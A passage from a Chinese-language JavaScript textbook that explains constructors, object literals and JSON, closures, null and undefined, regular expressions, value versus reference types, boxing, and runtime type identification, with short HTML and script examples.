}
```

前一章已经说过，对象的属性可以通过对象运算符“.”来访问，也可以通过集合运算符“[]”来访问，point.x 和 point["x"]的两种访问方式是等价的，只是形式和概念上有所区别，前者将 point 当作一个对象，x 是它的属性，而后者将 point 当作一个哈希表，"x"是它的索引（概念上的差别有时候会导致截然不同的处理模式，认识到这一点很重要）。如果对象属性的值是一个函数，那么这个属性通常被称为对象方法，例如 point.getDistance 就是 point 对象的一个方法。

对象方法可以像普通方法一样被调用，在对象方法中，可以用 this 代词来代表当前对象，例如 point.getDistance 中的 this.x，this.y 分别等价于 point.x，point.y。this 代词在构造一“类”对象时非常有用，因为这些对象可以引用同一个对象方法，而使用 this 使得程序员不必在调用对象方法时去考察究竟是哪一个具体的对象调用了它。

> 代词 this 总是指向真正调用这个方法的对象。

例 5.3 对于创建单个的 point 非常有效，但是如果要创建一系列的 point 对象，这种表示法就显得非常笨拙，这个时候，构造函数就有了用武之地：

例 5.4　构造函数

```
<html>
<head>
    <title>Example-5.4 构造函数</title>
</head>
<body>
<script>
<!--
    /* 在这里，我们定义了一个名为 Point 的类型
    它具有 x、y 两个属性和 getDistance 方法
    完成定义之后，JavaScript 允许我们通过 new 运算符
    构造它的实例，就像 C++和 Java 等面向对象语言一样。*/
function Point(x, y){
```

```
        //通过构造函数参数初始化 x、y 属性的值
        this.x = x;
        this.y = y;
        //定义 getDistance()方法
        this.getDistance = function()
        {
            return Math.sqrt(this.x * this.x + this.y * this.y);
        }
        //重写 toString 方法
        this.toString = function()
            {
            return "(" + this.x + "," + this.y + ")";
        }
    }
    //构造 Point 对象
    var pointA = new Point(1,2);
    var pointB = new Point(3,4);
    var pointC = new Point(-1,-2);
    //通过重载过的 toString()方法显示它们
    document.write(pointA + "<br/>");
    document.write(pointB + "<br/>");
    //调用 getDistance()方法
    document.write(pointC.getDistance());
-->
</script>
</body>
</html>
```

执行结果如图 5.2 所示：




图 5.2　对象的构造

函数 Point 是 pointA，pointB，pointC 的构造函数，这种从同一个构造函数构造对象的思想是面向对象思想的一个重要部分，函数 Point 又可以被称为 pointA，pointB，pointC 的“类”，而 pointA，pointB，pointC 是 Point 类的三个“实例”。

除了上述创建对象的方法之外，ECMAScript v3（JavaScript 1.2 实现）还定义了对象常量的语法，使你能够快速创建对象并定义它的属性，这种对象常量的表达方法在国外的一些教科书和论文中又被称为“JSON”，实际上我们在前面的程序中也多次见到过这种表达方法：

```
var point = {x:1, y:2}
```

同数组一样，对象常量也可以嵌套，

```
var rectangle = {
        upperLeft : {x:2, y:2},
        lowerRight : {x:4, y:4}
}
```

另外对象常量中的属性可以是任意的 JavaScript 表达式：

```
var point={x:1, y:2};
var rectangle = {
        upperLeft : point,
        lowerRight : {x:point.x+4, y: point.y+2},
        Area : function(){
            var width = this.lowerRight.x - this.upperLeft.x;
            var height = this.lowerRight.y - this.upperLeft.y;
            return width * height;
        }
    }
```

JavaScript 和 JSON

JSON 是由 JavaScript 发展而来的一种简单的数据交换协议，它的数据格式就是一个合法的 JavaScript 对象常量。

或者，按更加标准的说法，JSON 是基于 JavaScript Programming Language, Standard ECMA-262 3rd Edition - December 1999 的一个子集。JSON 采用完全独立于语言的文本格式，但是也使用了类似于 C 语言家族的习惯（包括 C, C++, C#, Java, JavaScript, Perl, Python 等）。这些特性使 JSON 成为理想的数据交换语言。

JSON 建构于两种结构：

“名称/值”对的集合（A collection of name/value pairs）。不同的语言中，它被理解为对象（object），纪录（record），结构（struct），字典（dictionary），哈希表（hash table），有键列表（keyed list），或者关联数组 （associative array）。

值的有序列表（An ordered list of values）。在大部分语言中，它被理解为数组（array）。

这些都是常见的数据结构。事实上大部分现代计算机语言都以某种形式支持它们。这使得一种数据格式在同样基于这些结构的编程语言之间交换成为可能。

JSON 具有以下这些形式：

对象是一个无序的“‘名称/值’对”集合。一个对象以“{”（左括号）开始，“}”（右括号）结束。每个“名称”后跟一个“:”（冒号）；“‘名称/值’ 对”之间使用“,”（逗号）分隔。

例如:

```
{a:100, b: " abc", c:true, d:[1,2,3], e:{x:100, y:200}}
```

就是一个简单的用 JSON 形式表示的数据对象，显然，以 JavaScript 的语言特性来看，它正好是一个符合规范的对象常量。

5.3 函数类型——一个函数和闭包的例子

JavaScript 中，函数是一个非常重要的元素，甚至可以说函数是 JavaScript 语言的核心。应用 JavaScript 的好坏，很大程度上取决于对函数的使用技巧。因此，在本书中专门安排了相应的章节来详细讨论关于函数的话题，它们是第二部分的第 6 章和第五部分的第 23 章。在这里，我们先来了解一下函数的基本概念。

函数是一个可执行的 JavaScript 段落，它通常由函数定义语句 function 定义。在 JavaScript 中一个函数虽然通常只被定义一次，但却可以被多次调用，而且每次调用时允许传递不同的参数环境，一个函数的多次调用是相互独立的，它们作用于不同的堆栈区域，可以拥有不同的外部环境，或者也可以共享外部环境。由于函数具有被调用时创建封闭环境的特性，因此在某些情况下它又被称为“闭包”。下面是 JavaScript 函数定义和调用的例子：

例 5.5 函数和闭包

```
<html>
<head>
    <title>Example-5.5 函数和闭包</title>
</head>
<body>
<script>
<!--
    /*JavaScript 允许在函数体中定义并返回另一个函数,
    这个嵌套定义在函数体内的函数在调用时创建“闭包”
    由于 JavaScript 拥有闭包，因此它具有明显的 functional（函数式）的特征*/
    function parabola(a, b, c) //构造抛物线方程
    {
        var ret = function(x)
        {
            return a * x * x + b * x + c;
        }
        ret.toString = function()
        {
            return a + "x^2+" + b + "x+" + c;
        }
        return ret;
    }
    var p1 = parabola(2,3,4);
```

```
    //p1 是一条抛物线 y = 2*x*x + 3*x + c，p1(15)求出这一条抛物线在 x=15 处的值
    document.write(p1+ " ->" +p1(15) + "<br/>");
    var p2 = parabola(2,-3,14);
    document.write(p2+ " ->" +p2(15));
-->
</script>
</body>
</html>
```

执行结果如图 5.3 所示：




图 5.3　函数和闭包

JavaScript 的一个重要特性是可以直接对函数进行操作。在许多语言中，函数都只是语法特性，它们可以被定义、被调用，但却不是数据类型。JavaScript 中的函数是一个真正的数据类型，这一点给语言带来了很大的灵活性。这意味着函数可以被存储在变量、数组和对象属性（一般将存储在对象属性中的函数称为对象方法）中，而且函数还可以作为参数传递给其他函数，这是非常有用的【1】。

将函数作为数据来使用和传递，在 C 语言中可以通过函数指针来实现，在 C++中可以通过函数指针和函数引用来实现。JavaScript 中则提供了一种更为直接和便利的方法——将函数本身作为基础的数据对象。

前面在介绍函数定义语句的时候我们也提到过，function 关键字后的标识符表示的是函数常量的名字，它可以缺省。缺省名称的函数是匿名函数，它可以被直接调用、赋给某个变量或者出现在某些表达式中。

沿用 LISP 语言的叫法，匿名函数又被称为 λ 算子，它是函数式（functional）程序设计中不可缺少的一种特性。

匿名函数最直接的用法是将它作为常量直接赋给对象属性，作为对象的方法（在稍后的小节里，我们会讨论对象这个话题）。当然，这只是一种基本用法，匿名函数的实际用途要广泛的多。

在本书后续的章节里，你会发现匿名函数的特性在一些高级应用中被频繁使用，而且它确实非常方便、有用。

此外还有一种定义函数的方法，即把参数列表和函数体作为字符串传递给构造函数 Function。例如：

```
var square = new Function("x", return "x*x");
```

虽然这种用法看起来非常笨拙，因此不太常用，但不排除在某些特定情况下，它会变得很有用。

5.4 神奇的 null 和 undefined

null 和 undefined 作为单独的类型来讨论，是因为在 JavaScript 这样的弱类型语言中，null 和 undefined 两个值即可以代表任何东西（严格来说应该是代表任何东西不存在的值），也可以什么也不代表，这很神奇。

5.4.1 null

JavaScript 关键字 null 是一个特殊的值，它表示“空值”。null 常常被看作对象类型的一个特殊值，代表对象为“空”或者变量没有引用任何对象。null 是一个独一无二的值，有别于其他所有的值，如果一个变量的值为 null，那么你就知道它的值不是有效对象、数组、数值、字符串和布尔型。

注意一个有趣的细节：typeof(null)的值是 object。可以这么理解，变量的值虽然是 null,表示它并未引用任何对象，当是它“将要”或者说“可以”引用对象，所以它的类型是“object”。但是 null 本身不是对象，不要把它看作特殊的对象。

5.4.2 undefined——独一无二的类型

前面也已经说过，undefined 与 null 不同，它表示的是“无值”，并且具有独一无二的类型，这个类型区别于其他任何对象、数组、数值、字符串和布尔型，typeof(undefined)的值是 undefined。

一个未定义的变量，或者已经声明但还未赋值的变量，又或者一个并不存在的对象属性，它们的值都是 undefined。

虽然 undefined 和 null 不同，但是运算符“==”却将它们视为相等的值，有时候这种相等性正是我们想要的，例如：

```
my.prop == null
```

如果属性 my.prop 并不存在或者它存在但是值为 null，那么这个表达式的值为 true。通常这正是我们想要的结果。如果你必须要明确区分 null 和 undefined，可以使用“===”运算符或 typeof 运算符。

和 null 不同，undefined 不是 JavaScript 的保留字。ECMAScript v3 规定了名为 undefined 的全部变量，它的初始值就是 undefined。因此在符合 ECMAScript v3 的 JavaScript 实现中可以把 undefined 作为关键字处理，只要不改写该变量的值即可。

无法确认自己使用的 JavaScript 实现有变量 undefined，只需要自己声明一个即可：

var undefined;

只声明这个变量，并不初始化它，就可以确保它的值为 undefined。另外，前面说过，void 运算提供了另一种获取 undefined 值的方法。

5.5　正则表达式

正则表达式是一个很有趣的对象，也是一个很有用的对象，它为描述文本提供了丰富、强大的语法，它们常用于模式匹配和查找替换操作。

JavaScript 采用了 Perl 程序设计语言的语法表示正则表达式，JavaScript 1.2 首次添加了对正则表达式的支持，ECMAScript v3 对此进行了标准化和扩展【1】。

正则表达式的内容相当复杂，因此在后面我们将安排专门的章节（第 10 章）来讨论它的语义和它的特性。在这一节里我们先简单了解一下在 JavaScript 里定义正则表达式常量和正则表达式对象的语法形式。

5.5.1　正则表达式常量

在 JavaScript 1.2 中，正则表达式常量是通过一对斜线和斜线之间的文本来定义的，例如：

```
/^HTML/
/0|[1-9][0-9]*/
/\bjavascript\b/i
```

以上都是 JavaScript 中合法的正则表达式，其中的^、*和[ ]等符号具有特殊含义，反斜线（\）是转义字符。

- 关于正则表达式的具体语义这里暂不作解释，在第 10 章中将深入讨论它们。

5.5.2　正则表达式对象

JavaScript 中也支持以对象的方式构造和创建正则表达式。RegExp()是构造函数，可以使用如下的形式来创建正则表达式对象：

```
var patternHTML= new RegExp("^HTML")
var patternNumber = new RegExp("0|[1-9][0-9]*");
var patternJS = new RegExp("\\bjavascript\\b", 'i');
```

5.6　值类型和引用类型

在 JavaScript 中，数据存在着两种截然不同的存储方式，其中一种是以直接的数值来代表的，另一

种是以存放的空间的地址来代表的。两种不同存储方式的数据类型分别被称为值类型和引用类型。这两种类型的基础行为，有很大的不同，从而导致了程序中选择使用不同类型的数据时，将会有很大的差异，这种可能的差异，要求我们对这两种数据类型有深刻的理解和充分的研究。

5.6.1　什么是值和值的引用

我们已经知道，通过赋值表达式，可以把一个值赋给一个变量，但是我们说，这个变量拥有了某个值，或者存放某个值，它们是不同的。

对于 JavaScript 的基本类型，包括数值、布尔型以及特殊的 null 和 undefined，它们的变量中直接存放的是值的内容。而对于对象、数组和函数，它们的变量中存放的是值的引用。图 5.4 可以形象地表示出这两种不同存储方式的差别：




图 5.4　值类型和引用类型

造成这种差别的原因是：基本类型往往在内存中具有固定大小。例如，一个数值在内存中占八个字节，而一个布尔值使用一位就可以表示了，数值类型是基本类型中最大的数据类型了，如果每个 JavaScript 变量都占有八个字节的存储空间，那么它们就可以直接存放任何基本类型的值了。但是引用类型则不同。例如，对象可以具有任意数量的属性和方法，因此它并没有固定的大小；数组也是这样，由于它可以拥有任意数量的元素，它的长度是可变的；而函数则可以包含任意数量的 JavaScript 代码。由于这些类型没有固定的大小，不能将它们直接存储在与每个变量相关的八字节内存中，所以这个时候变量内存储的是这个值在实际存储空间中的只读地址，而这个地址我们称之为变量的引用。

> JavaScript 不能直接操纵变量中存放的地址值，因此它的变量只能作为引用类型来使用，而不能像 C++那样既可以将变量作为引用也可以用指针直接操作变量中存放的地址。

注意到之前讨论的数据类型中并没有包含字符串这种类型。事实上它是一个特例。从实现机制上来说，由于字符串显然也具有可变大小，不可能直接存储在具有固定大小的变量中，而且在使用字符串时

出于效率的原因我们也不希望 JavaScript 复制字符串的完整内容，而是希望只复制字符串的引用。但是，我们并不能像对待数组和对象那样，直接改变字符串本身的内容（回忆一下，不管是 charAt 还是用非标准的下标访问，字符串本身的内容都是不可改写的），而且字符串在大部分行为上表现得反而和值类型相近。因此从这一点来说，无论将字符串看作值类型还是引用类型，结果都是一样的。

5.6.2　使用值和使用引用

和在其他程序设计语言中一样，在 JavaScript 中可以采用三种重要的方式来传播和操作一个数据。第一，可以复制它，例如将它赋给一个新的变量；第二，可以将它作为参数传递给一个函数或方法；第三，可以把它和其他值进行比较。要理解任何一种语言，就必须理解在那种语言中这三种操作是如何被执行的【1】。

无论用哪一种方式操作数据，使用值和使用引用通常对应两种截然不同的行为。

首先，当一个数据被复制时，如果数据使用值的方式存储，那么这个复制操作马上会生成这个值的副本，副本和原数据的值相同，存储在不同的位置，改变副本的值并不会影响原始数据的值，反之亦然。例如：

```
var a = 10; //a 是数值 10，它是一种值类型的数据
var b = a;  //因此 b=a 复制的是 a 的值
b++; //改变 b 的值，并不会改变 a 的值
alert('a = ' + a + ', ' + 'b = ' + b); //最后 b 的值为 11，a 的值为 10
```

如果复制数据时，数据使用引用的方式存储，那么实际上被复制的是对这个数据的引用，数据的实际副本只有一份，不论是通过原始的变量改写数据的值还是通过新的变量改写数据的值，数据的变化马上会同时在两个变量发生。例如：

```
var a = [1,2,3];     //a 是数组[1,2,3]，它是一种引用类型的数字
var b = a;           //因此 b=a 复制的是 a 的引用
b[0]=99;             //改变数组 b 中的第一个元素
alert('a = ' + a + ', ' + 'b = ' + b); //最后 a 和 b 的值都是[99,2,3]，它们被同时改变。
```

其次，将一个数据作为参数传递给一个函数，如果那个数据是使用值方式存储的，那么函数参数中实际上是获得了这个数据的一个副本，在函数体内改变参数的值，并不会实际影响到被传递的数据本身。例如：

例 5.6　（a）值类型和引用类型

```
function swap(a, b)
{
    var temp;
    temp = a;
    a = b;
    b = temp;
}
var x = 10;
var y = 20;
swap(x, y); //这个函数调用并没有实际交换 x,y 的值
            //因为它只交换了参数 a,b 的值，它们对于实际的 x,y 来说并不起作用
```

如果传递参数时，数据是使用引用方式存储的，那么函数参数实际上复制的是数据引用的副本，在函数体内改变引用的值的内容，会马上作用于实际的数据。例如：

例 5.6 （b）值类型和引用类型

```
var Vector = {};
Vector.reverse = function(vector)
{
    vector.x = - vector.x;
    vector.y = - vector.y;
}
var v = {x:1, y:2};
Vector.reverse(v);  //这个函数调用该改变了 v 的值，现在的 v 变成了{x:-1, y:-2}
```

第三，比较两个使用值存储的数据时，如果它们的值相同，等值比较的结果是 true，否则为 false。如果值所在的集合满足偏序关系，那么除了等值比较之外，还可以有大于、小于、大于等于、小于等于等多种运算，并且满足条件 a op b ∩ b op c => a op c。这里的 op 可以为“等于”、“大于”、“小于”、“大于等于”、“小于等于”等算子（对应于 JavaScript 的“==”、“>”、“<”、“>=”、“<=”运算符）。例如：

```
var a = 10;
var b = 10;
alert(a == b);  //得到 true，因为它们的值相同
alert(a >= b);  //得到 true
alert(a < b);   //得到 false
```

如果比较两个使用引用存储的数据，当且仅当它们引用同一个值时，等值比较的结果才是 true，否则为 false。由于比较的是引用（对应存储地址），和值所在的集合无关，因此对引用数据直接进行大于、小于、大于等于、小于等于比较通常是没有意义的。例如：

```
var a = {x:1, y:2}
var b = a;
var c = {x:1,y:2};
alert(a == b);  //true，因为是同一个引用
alert(a == c);  //false，虽然对象值完全相同，但是是不同的引用
alert(a >= c);  //不确定，依据实现方式而定，但这种比较没有意义
alert(a < c);   //不确定，依据实现方式而定，但这种比较没有意义
```

对引用数据直接比较的是引用地址，并不意味着你不能够对对象的值进行比较，只是你必须要自己实现它们而已。例如：

```
Point2D.equal = function(p1, p2){
    return p1.x == p2.x && p1.y == p2.y;
}
```

最后，比较特殊的类型仍然是字符串，它虽然应该是使用引用方式存储的，但是它的行为却更接近于值方式。对字符串的比较也是直接比较它们的内容，而不是引用地址。例如：

```
var a = "abc ";
var b = a;
var c = "abc ";
alert(a == b); //true
alert(a == c); //true
```

因此也可以把同为基本数据类型的字符串归为值类型。

5.6.3　值与引用的相互转换：装箱和拆箱

前面已经讨论过，JavaScript 的基本数据类型是值类型（字符串接近于值类型），而数组、对象、函数等数据类型则是引用类型，它们的操作方式是不相同的。

但是，JavaScript 为基本数据类型提供了对应的引用类型对象，使得这些基本数据类型可以进行值和引用类型的转换。把基本数据类型转换为对应的引用类型的操作被称为装箱（boxing），反之，把引用类型转换为对应的值类型，被称为拆箱（unboxing）。


如果你熟悉 Java 或者 C#，你将很容易理解装箱和拆箱操作，就如同 Java 为每一种值类型变量提供了对应的对象类型一样，JavaScript 也提供了这样的类型。

JavaScript 中为数值提供的类型是 Number，为字符串提供的类型是 String，为布尔型提供的是 Boolean。

把一个值装箱，就是用这个值来构造一个相应的包装对象，例如：

```
var a = 10, b = "JavaScript ", c = true;
var o_a = new Number(a);
var o_b = new String(b);
var o_c = new Boolean(c);
```

o_a、o_b 和 o_c 分别是 a、b、c 对应的包装对象，它们的值就是 a、b、c 的原始值。

注意，o_a、o_b 和 o_c 是引用类型，所以对它们进行操作将遵循引用类型数据的规则，对它们进行比较时，也是对引用进行比较，而不是对内容进行比较。另外，typeof 操作符作用于它们的结果都是"object"。

“装箱”的最大的作用是将值作为对象来处理。还记得之前我们见到过的用法：

```
var b = (255).toString(16);
```

这里实际上隐含了一个类型转换，将数值 255 转换为对象 Number(255)，再调用它的 toString 方法，最后将返回的字符串赋给 b。

通常情况下，JavaScript 环境在必要时能够自动地完成数值和包装对象的转换，另外由于和 Java 等语言不同，JavaScript 的包装对象并不提供对值的写操作，因此人为的装箱其实意义不大。

与装箱相反的操作是拆箱，对包装对象拆箱非常简单，只要调用它们的 valueOf()方法，就能得到原始值。事实上，通常拆箱操作也是由 JavaScript 环境在必要时自动完成的。人为的处理意义不大。

事实上 Number、String 和 Boolean 的另一个用处是直接作为普通函数调用它们，可以返回相应的值类型，例如 Number(10)返回数值 10，某些情况下这种用法的用处更大。

最后，从值和引用的实现原理看来，程序操作值类型数据通常比操作引用类型数据快得多（不用额

外的寻址），事实上也是如此。因此在执行次数很多的循环中和对于性能要求比较高的场合，应当尽可能地使用更为简单的值类型数据。

5.7 类型识别与类型转换

对于语言本身不关心数据内容的 JavaScript 来说，程序员正确处理运行时数据类型的识别和类型的正确转换是一件非常重要和有意义的事情。

5.7.1 运行时类型识别——两个运行的类型识别的例子

前面已经说过，JavaScript 是一种弱类型的语言。所谓弱类型，不是指 JavaScript 的数据没有类型区别，而是指 JavaScript 的变量不关心它们存储的内容的数据类型。这样的一种语言特性，使得 JavaScript 在使用时省略了变量的类型声明，从文法上来说更为灵活，但是另一方面，也使得 JavaScript 变量的管理以及运行时的类型判定面临着更为严峻的考验。

> 在一般情况下，作为项目经理，我要求开发人员在编写 JavaScript 代码时必须在运行时明确地界定变量符号的数据类型。在很多时候，运行时类型识别是必须的，一个最典型的例子就是当一个方法可以接受不同类型的参数的时候。

前面已经说过，在 JavaScript 中，类型运算符 typeof 可以判定一个变量的基本类型，用它可以做到基本的运行时类型识别，见下面的例子：

```
function $(element)
{
    if(typeof(element) == "string")  //判断参数 element 的类型是否是字符串
            return document.getElementById(element);  //如果是，把它当成元素的 id 来处理
        return element;
}
```

然而在一些情况下，仅靠 typeof 进行类型判定还是不够的，因为原始的 typeof 操作符只能区别基本数据类型和 Object，我们在后面会看到，面向对象的 JavaScript 允许类型被继承，这时候，我们需要更加细化的类型识别机制，幸运的是，除了 typeof，我们还可以通过 instanceof 运算符、constructor 属性甚至我们自己实现的机制来处理运行时类型识别问题。下面给出一个稍稍复杂的例子，其中的一部分内容也许超出了我们目前掌握的知识可以理解的范围，但是不影响我们对整体的运行时类型识别原理的理解，一些具体的细节，可以等到学习完后续章节后再回头来体会。

例 5.7 运行时类型识别

```
<html>
<head>
    <title>Example-5.7 运行时类型识别</title>
</head>
<body>
<script>
```

```
<!--
    /*这个函数扩展了 Object 原型方法，以支持对对象的类型进行更细粒度的判定。
    */
    Object.prototype.InstanceOf = function(type)
    {
        try{
            //typeof、constructor 或者 instanceof 三个条件之一满足，就返回 true，否则返回 false
            return  typeof(this) == type ||      //通过 typeof 判断
                this.constructor == type ||      //通过 constructor 判断
                    this instanceof type;        //通过 instanceof 判断
            }
        catch(ex){
            return false;
        }
    }
    var a = new Object();
    document.write(a.InstanceOf(Object)+ "<br/>");  //true
    var b = "abc";
    document.write(b.InstanceOf(String) + "<br/>"); //true
    var c = new String("abc");
    document.write(c.InstanceOf(String) + "<br/>"); //true
    var d = new Array();
    document.write(d.InstanceOf(Array));            //true
-->
</script>
</body>
</html>
```

执行结果如图 5.5 所示：




图 5.5　运行时类型识别

运行时类型识别实际上是一种独立于语言本身的技术，并不是只有弱类型语言才需要它，像 C++ 之类的强类型语言，在某些情况下也可能用到这种技术来处理“多态”。

下面是一个 JavaScript 运行时类型识别的例子：

例 5.8　强大的“多态”函数，实现多种功能

```
//$函数，有几个用途：
//直接调用返回一个空的 function(){}
//将包含有 length 属性的对象转换为一个 ArrayList
//把实现了 Iterator 原型的对象转换为一个 ArrayList
//传入字符串,转换以该字符串为 ID 的 DOM 对象，传入其他对象直接返回
//传入多个字符串或对象，字符串转换为已该字符串为 ID 的 DOM 对象，其他对象不变，返回列表
function $(){
    var _args = Array.apply([], arguments);
    if(_args.length == 0)
        return $void;  //如果不带参数，返回一个空函数
            //通过读 arguments.length 属性可以知道函数的实参个数，后面的章节中会有详细讨论
    if(_args.length == 1)
    {
        var obj = $id(_args[0]) || _args[0];
        if(obj instanceof Iterator) //如果对象是一个迭代器对象，转为数组
            return obj.toArray();
        if(obj.length)  //如果对象是长度不为 1 的集合
        {
            var _set = [];
            for(var i = 0; i < obj.length; i++)
                _set.push(obj[i]);
            return _set;  //转为 ArrayList
        }
        return obj;
    }
    return _args.each(function(obj){
        return $id(obj) || obj;        //如果有多个参数，分别调用$id
    });
}
function $id(id){
    return document.getElementById(id);  //根据 id 返回 DOM 对象
}
```

例 5.8 有点复杂，而且代码并不完整，因为它是 Silverna 框架的一部分，你可以在随书光盘的第 26 个例子中找到这个框架的代码，但是直到你学完第五部分，你才能完整地理解整个框架。

5.7.2　类型的自动转换及其例子

同许多语言一样 JavaScript 的数据在执行运算时，会根据不同的表达式和操作数执行相应的类型转

换。关于基本的转换规则，在前一章中我们已经简单接触过，在这里我们再通过一些例子来验证一下：

例 5.9　类型自动转换

```
<html>
<head>
    <title>Example-5.9 类型自动转换</title>
</head>
<body>
<script>
<!--
    var a = 5, b = 7;
    document.write(a + b + "<br/>");                    //数值相加 12
    document.write(a + "" + b + "<br/>");               //数值转字符串相加 57
    var s = "5";
    document.write(a + s + "<br/>");                    //数值与字符串相加 55
    document.write(a + (s - 0) + "<br/>");              //字符串转数值相加
    document.write(!!a + "<br/>");                      //数值转布尔值 true
    document.write(!!a + !b + "<br/>");                 //数值转布尔值再转数值相加 1
    document.write((null == undefined) + "<br/>");      //null 和 undefined 互转比较 true
    document.write((a == s) + "<br/>");                 //字符串转数值比较 true
    document.write(a === s);                            //不转换，用===严格比较 false
-->
</script>
</body>
</html>
```

执行结果如图 5.6 所示：




图 5.6　类型自动转换

5.7.3　强制类型转换及其例子

在某些不能自动转换的类型之间定义某种运算，必须要进行强制类型转换，JavaScript 提供了

parseInt()、parseFloat()和 toString()方法进行强制类型转换，下面给出例子：

例 5.10　类型强制转换（1）

```
<html>
<head>
    <title>Example-5.10 类型强制转换（1）</title>
</head>
<body>
<script>
<!--
